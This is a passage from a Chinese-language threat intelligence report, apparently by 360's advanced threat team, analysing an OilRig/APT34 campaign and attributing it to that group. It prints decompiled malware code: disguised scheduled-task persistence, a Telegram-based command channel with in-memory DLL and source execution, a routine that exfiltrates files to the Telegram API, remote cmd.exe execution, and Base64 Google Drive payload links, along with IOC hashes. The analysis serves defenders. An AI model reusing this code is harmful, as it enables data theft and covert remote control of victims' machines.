    string taskName = "Enterprise Workstation Health Monitoring";

    // گرفتن COM Type
    Type tsType = Type.GetTypeFromProgID("Schedule.Service");
    object taskService = Activator.CreateInstance(tsType);

    // Connect()
    tsType.InvokeMember("Connect",
        BindingFlags.InvokeMethod, null,
        taskService, new object[] { });

    // GetFolder("")
    object rootFolder = tsType.InvokeMember("GetFolder",
        BindingFlags.InvokeMethod, null,
        taskService, new object[] { "" });

    // NewTask(0)
    object taskDefinition = tsType.InvokeMember("NewTask",
        BindingFlags.InvokeMethod, null,
        taskService, new object[] { 0 });

    // taskDefinition.RegistrationInfo.Description = "test";
    object regInfo = taskDefinition.GetType().InvokeMember("RegistrationInfo",
        BindingFlags.GetProperty, null,
        taskDefinition, null);

    regInfo.GetType().InvokeMember("Description",
        BindingFlags.SetProperty, null,
        regInfo, new object[] { @"This Scheduled Task is designed to automatically execute the monitoring application 'AppVStreamingUX.exe'
immediately after the current user logs into the workstation.
The purpose of this task is to ensure continuous health monitoring, diagnostics,
and operational oversight of the user's environment without requiring administrative privileges.
It is a fully user-mode, secure, and auditable mechanism intended for enterprise workstations
to maintain system integrity and provide real-time status of essential performance metrics." });

    // Triggers
    object triggers = taskDefinition.GetType().InvokeMember("Triggers",
        BindingFlags.GetProperty, null,
        taskDefinition, null);
}

```

然后通过telegram API发送"is online"消息，实现心跳上线。

```

clientId = MyId(); //获取clientId 基于MachineName和Username
token = config.t_tok; //7983431832:AAEN01zu ..... jLj6nyHhCxwJkXTxIAk0Q
apiUrl = Names.Get_WindowsType_2d57() + token + "/"; //https://api.telegram.org/bot

DateTime lastInputTime = DateTime.Now;
bool hasUserEverSentMessage = false;

HelloWord(Names.Get_WindowsType_f3e0() + " -- " + DateTime.Now.ToString()); //发送消息 "is online"

```

然后通过Telegram Bot API实现C2通讯交互从而实现远程控制，目前支持的功能有dllexec，upload，download，cmd，runapp。

dllexec的功能是dll模块内存加载，可以通过编译CS源码执行Dll，也可以通过指定的Dll路径执行文件。

```

if (lastPath.ToLower().Contains(Names.Get_WindowsType_ad88())) // dllexec
{
    string fileInfoJson = cli.DownloadString(apiUrl + Names.Get_WindowsType_bcff() + message.document.file_id);
    var fileInfo = json.Deserialize<Dictionary<string, object>>(fileInfoJson);
    var result = fileInfo["result"] as Dictionary<string, object>;
    string filePath = result["file_path"].ToString();

    string u = Names.Get_WindowsType_4877() + token + "/" + filePath;

    string dlOutputs = string.Empty;
    if (Path.GetExtension(message.document.file_name) == Names.Get_WindowsType_c34d()) // .cs
    {
        var tt = cli.DownloadString(u);
        dlOutputs = ExecuteDirectModule(tt, "");
    }
    else if (Path.GetExtension(message.document.file_name) == Names.Get_WindowsType_7bb3()) // .dll
    {
        var tt = cli.DownloadData(u);
        dlOutputs = ExecuteLib(tt, "");
    }

    SendReplyInParts(chatId, msgId, dlOutputs);

    offset = up.update_id + 1;

    continue;
}

```

up功能为文件上传，它是通过内存执行up模块实现的。up模块内容如下：

```

string fileUrl = "https://api.telegram.org/file/bot" + token + "/" + filePath;

Directory.CreateDirectory(Path.GetDirectoryName(fullPath));
client.DownloadFile(fileUrl, fullPath);

string inputImage = fullPath;

Bitmap bmp = new Bitmap(inputImage);
BitmapData bmpData = bmp.LockBits(new Rectangle(0, 0, bmp.Width, bmp.Height),
    ImageLockMode.ReadOnly, PixelFormat.Format24bppRgb);

int stride = bmpData.Stride;
IntPtr ptr = bmpData.Scan0;
int bytesPerPixel = 3;

byte[] allData;

unsafe
{
    bmp.UnlockBits(bmpData);
    bmp.Dispose();

    int fileLength = BitConverter.ToInt32(allData, 0);
    string extension = Encoding.ASCII.GetString(allData, 4, 10).Trim();

    byte[] fileData = new byte[fileLength];
    Buffer.BlockCopy(allData, 14, fileData, 0, fileLength);

    string outputFile = "reconstructed." + extension;
    File.Delete(fullPath);

    Thread.Sleep(1000);

    var newPath = Path.GetDirectoryName(fullPath);
    var name = Path.GetFileNameWithoutExtension(fullPath);
    var newPath2 = Path.Combine(newPath, name + "." + extension);

    File.WriteAllBytes(newPath2, fileData);
}

```

download功能是文件窃取，它是通过执行do模块实现的，do模块内容如下：

```

public static void SendFile(string token, byte[] data, string fileName, long chatId)
{
    try
    {
        string url = "https://api.telegram.org/bot" + token + "/sendDocument?chat_id=" + chatId;

        string boundary = "-----" + DateTime.Now.Ticks.ToString("x");

        using (var ms = new MemoryStream())
        using (var writer = new StreamWriter(ms, Encoding.UTF8, 1024, true))
        {
            writer.Write("--" + boundary + "\r\n");
            writer.Write("Content-Disposition: form-data; name=\"document\"; filename=\""
                + fileName + "\"\r\n");
            writer.Write("Content-Type: application/zip\r\n\r\n");
            writer.Flush();

            ms.Write(data, 0, data.Length);

            writer.Write("\r\n--" + boundary + "--\r\n");
            writer.Flush();

            byte[] postBytes = ms.ToArray();

            using (var wc = new WebClient())
            {
                wc.Headers.Add("Content-Type", "multipart/form-data; boundary=" + boundary);
                byte[] response = wc.UploadData(url, postBytes);
                Console.WriteLine(Encoding.UTF8.GetString(response));
            }
        }
    }
}

```

需要说明的是，do模块中存在大量波斯语的注释。

```

string command = matches[0].Value.ToLower();
if (command != "download") throw new ArgumentException("Command is not download.");

string filePath = matches[1].Value.Trim(' ');

long splitSizeBytes = 500 * 1024 * 1024; // 500 مگابایت تقسیم
long sizeMB;
if (matches.Count >= 3 && long.TryParse(matches[2].Value, out sizeMB))
    splitSizeBytes = sizeMB * 1024 * 1024;

// ■■■ فایلها اضافه شد
producingDone = true;
lock (queueLock)
{
    Monitor.PulseAll(queueLock); // مصرف کننده ها آزاد میشن
}

foreach (var t in sendThreads)
    t.Join();

```

Cmd的功能是命令执行，它是通过执行cm模块实现的，cm模块的内容如下：

```

public static string Run(string arguments)
{
    lock (syncRoot)
    {
        if (cmdProcess == null || cmdProcess.HasExited)
        {
            cmdProcess = new Process
            {
                StartInfo = new ProcessStartInfo
                {
                    FileName = "cmd.exe",
                    RedirectStandardInput = true,
                    RedirectStandardOutput = true,
                    RedirectStandardError = true,
                    UseShellExecute = false,
                    CreateNoWindow = true,
                    StandardOutputEncoding = Encoding.UTF8,
                    StandardErrorEncoding = Encoding.UTF8
                }
            };

            cmdProcess.OutputDataReceived += (s, e) => { if (e.Data != null) outputBuffer.AppendLine(e.Data); };
            cmdProcess.ErrorDataReceived += (s, e) => { if (e.Data != null) outputBuffer.AppendLine("[ERR] " + e.Data); };

            cmdProcess.Start();
            cmdProcess.BeginOutputReadLine();
            cmdProcess.BeginErrorReadLine();
        }
    }
}

```

Runapp的功能是执行程序，它是通过加载RunApp模块实现的，RunApp的内容如下：

```

public static string Run(string arguments)
{
    try
    {
        var parts = arguments.Split(new string[] { "|||" }, StringSplitOptions.None);

        string filePath = parts[0];
        string args = parts.Length > 1 ? parts[1] : string.Empty;

        var psi = new ProcessStartInfo
        {
            FileName = filePath,
            Arguments = args ?? string.Empty,
            UseShellExecute = false,
            CreateNoWindow = true,
        };

        Process.Start(psi);
        return "ok";
    }
}

```

值得一提的是我们发现该github用户johnpeterson1304的名下，还存在多个命名规则相似、仅包含单一txt文件的独立仓库，其文件内容均为 Base64编码字符串，用于外部资源（Google Drive）下载链接的托管与分发，这些链接都是指向图片,对这些图片使用LSB算法提取配置信息并解密后得到的信息相同，后续和上述分析一致。

 [johnpeterson1304](#) / [tamiManager.txt](#)

Created last month

1 file · 0 forks · 0 comments · 0 stars

1 aHR0cHM6Ly9kcm12ZS5nb29nbGUuY29tL3VjP2V4cG9ydD1kb3dubG9hZCZpZD0xNnRKZ2F4Z3NjbC1GNWxfZnR5cU10Rm84U3hwdWFRUHY=

 [johnpeterson1304](#) / [tami.txt](#)

Last active last month

1 file · 0 forks · 0 comments · 0 stars

1 aHR0cHM6Ly9kcm12ZS5nb29nbGUuY29tL3VjP2V4cG9ydD1kb3dubG9hZCZpZD0xwVRDTW1uaUxYV0EzZFpsTWlhbnM2NFmWkIzbGxFMkK=

 [johnpeterson1304](#) / [mech1_2.txt](#)

Created 2 months ago

1 file · 0 forks · 0 comments · 0 stars

1 aHR0cHM6Ly9kcm12ZS5nb29nbGUuY29tL3VjP2V4cG9ydD1kb3dubG9hZCZpZD0xalWwU2thMmVXZk93dXM4NXZzS1ZYd2pVQ09hcVFfM3U=

 [johnpeterson1304](#) / [meh1.txt](#)

Created 2 months ago

1 file · 0 forks · 0 comments · 0 stars

1 aHR0cHM6Ly9kcm12ZS5nb29nbGUuY29tL3VjP2V4cG9ydD1kb3dubG9hZCZpZD0xVXRmc1hobDgwZkg0VmR6WGZxUjEtMWhVVBZQ1pDSEW=

 [johnpeterson1304](#) / [amo.txt](#)

Created 2 months ago

1 file · 0 forks · 0 comments · 0 stars

1 aHR0cHM6Ly9kcm12ZS5nb29nbGUuY29tL3VjP2V4cG9ydD1kb3dubG9hZCZpZD0xcnQ4Q111WU1qTFdnSnZlWpaZn1JZVFRcW5hbzBaR3Y=

 [johnpeterson1304](#) / [olga.txt](#)

Created 2 months ago

1 file · 0 forks · 0 comments · 0 stars

1 aHR0cHM6Ly9kcm12ZS5nb29nbGUuY29tL3VjP2V4cG9ydD1kb3dubG9hZCZpZD0xQ1dGZzM2Mm9yM01FbzhydDYwTHNuWGZMM1FwSDZ6Z1c=

 [johnpeterson1304](#) / [new_runapp.txt](#)

Last active 2 months ago

1 file · 0 forks · 0 comments · 0 stars

1 aHR0cHM6Ly9kcm12ZS5nb29nbGUuY29tL3VjP2V4cG9ydD1kb3dubG9hZCZpZD0xS5nLXFec1ZXZE1LUedPV0RQTvNlUURWR3N6RXB4VG4=

此外在该仓库下我们还发现本次攻击行动的测试样本，相较测试样本，现在版本在隐蔽性和功能扩展性上有了显著提升，增加了对动态编译源码的支持，还增加了直接内存加载 DLL 的方式。这样的目的使得攻击载荷的下发更加多样化且难以追踪。

```
public sealed class AppVStreamingUXMainOff : AppDomainManager
{
    public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
    {
        Thread payloadThread = new Thread(new ThreadStart(Core.ExecuteCoreLogic));
        payloadThread.IsBackground = false;
        payloadThread.Start();

        Thread.Sleep(Timeout.Infinite);
        // new Thread(() => Core.ExecuteCoreLogic()).Start();
    }
}

public static class Core
{
    static string token = string.Empty;
    static string apiUrl = string.Empty;
    static WebClient cli = new WebClient();
    static JavaScriptSerializer json = new JavaScriptSerializer();
    private static readonly string LockFilePath =
        Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData),
            Names.Get_WindowsType_6739(), "ImageConfigFile8.Lock");
}
```

本次样本

```
public sealed class AppVStreamingUXCore : AppDomainManager
{
    public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
    {
        File.WriteAllText("bdddb.txt", "aa");

        Thread payloadThread = new Thread(new ThreadStart(Core.ExecuteCoreLogic));
        payloadThread.IsBackground = false;
        payloadThread.Start();

        Thread.Sleep(Timeout.Infinite);
        // new Thread(() => Core.ExecuteCoreLogic()).Start();
    }
}

public static class Core
{
    static string token = string.Empty;
    static string apiUrl = string.Empty;
    static WebClient client = new WebClient();
    static JavaScriptSerializer json = new JavaScriptSerializer();
    private static readonly string LockFilePath =
        Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData),
            Names.Get_WindowsType_6739(), "ImageConfigFile_test.Lock");
    // remove test
}
```

测试样本

三、归属研判

通过对本次攻击事件的详细分析，综合初始载荷的执行入口设计、关键战术要素及完整攻击链条特征判断，该样本在整体作战思路与工程实现层面与APT34历史活动高度一致，具体表现如下：

1. 初始载荷和APT34以往样本的技战术保持极高一致性^[1]，都以Excel的工作簿事件作为主要入口点，并且都涉及sheet操作（以往样本是可见性切换来实现反沙箱/诱导启用宏，本次样本升级为针对特定字符的内容损坏/恢复机制，可能用于迷惑用户以便动态编译payload）。此外，更重要的是攻击链条高度统一：VBA宏+Base64解码（从UserForm或CustomXMLParts提取）+写入.exe+同名.config配置文件+XML定义的定时任务（schtasks或Schedule.Service）+.NET载荷执行。该链条在组件拆分方式、数据承载位置选择以及持久化实现路径上均与APT34历史样本保持一致，呈现出明显的家族化与工程化特征。

2. 该组织近年来不断通过滥用合法云平台来掩盖其恶意流量，本次使用谷歌云盘下发数据和使用Telegram作为C2通信也与该组织以往技战术符合。

3. 无论是前期测试代码还是本次实际的攻击代码均存在波斯语的注释，说明攻击者以波斯语为母语，符合攻击者身份。

综上所述，将本次攻击归属到APT-C-49（OilRig）组织。

总结

APT-C-49（OilRig）近年来持续对其攻击链进行演进与升级，整体呈现出对抗能力增强与执行方式现代化的趋势。该组织由早期依赖 Excel宏触发的Saitama loader，逐步演进为结合宏混淆重构、云服务滥用与隐写技术的多阶段攻击链，并在后续阶段明显向无文件与内存执行模式转型。通过利用 Google Drive、GitHub、Telegram 等合法平台进行配置分发与C2通信，OilRig有效降低了静态与行为检测暴露面，体现出其针对 EDR 与云环境监测的持续适应能力。

此外本文披露的样本只是该组织攻击过程中使用的部分载荷，通过对样本进行的深入分析，希望帮助用户了解此类攻击链条及防范手段。同时也提醒用户提高安全意识，在日常工作中谨慎处理未知压缩包、邮件附件和超链接，避免因轻信而在毫无防护的情况下遭受入侵，造成敏感信息和重要数据的泄露。

附录 IOCMD5

717da2804144e9759c4e6409f18b7b4b

07aa715f8a6f56a96476aae0ebca17c7

d0d17a50422e3d4a0a50fed0878a47d6

ca002f49f3d5ee36ded21e235e8d04e7

9c0409be11a6c4433896db58e7095464

参考

<https://www.threatdown.com/blog/apt34-targets-jordan-government-using-new-saitama-backdoor/>

团队介绍

TEAM INTRODUCTION**360高级威胁研究院**360高级威胁研究院是360数字安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的Oday在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。

360官网：www.360.cn

热点排行

- 1 [深度分析_Sorry勒索软件的加密实现与行为特征](#)
- 2 [疑似APT-C-13 \(Sandworm\) 组织利用SSH+TOR隧道实现隐蔽持久化的攻击活动分析](#)
- 3 [APT-C-49 \(OilRig\) 以伊朗最新社会热点事件为诱饵的多阶段钓鱼攻击活动分析](#)
- 4 [“下一代Python笔记本”marimo高危漏洞：无需密码，连上WebSocket即可远程控制服务器](#)
- 5 [Apache Tomcat 漏洞：实现远程代码执行 \(CVE-2026-34486\) ,360已修复](#)
- 6 [Windows 截图工具 哈希凭据泄露漏洞\(CVE-2026-33829\) , 360已修复](#)
- 7 [Windows Defender Oday 漏洞，面临在野利用风险，360漏洞挖掘智能体已修复。](#)
- 8 [360发现全球高危漏洞，漏洞挖掘智能体首次披露](#)
- 9 [破解成功_国内顶流勒索软件Wmansvcs解密分析](#)
- 10 [银狐木马开启围猎_东南亚诸国沦为猎场](#)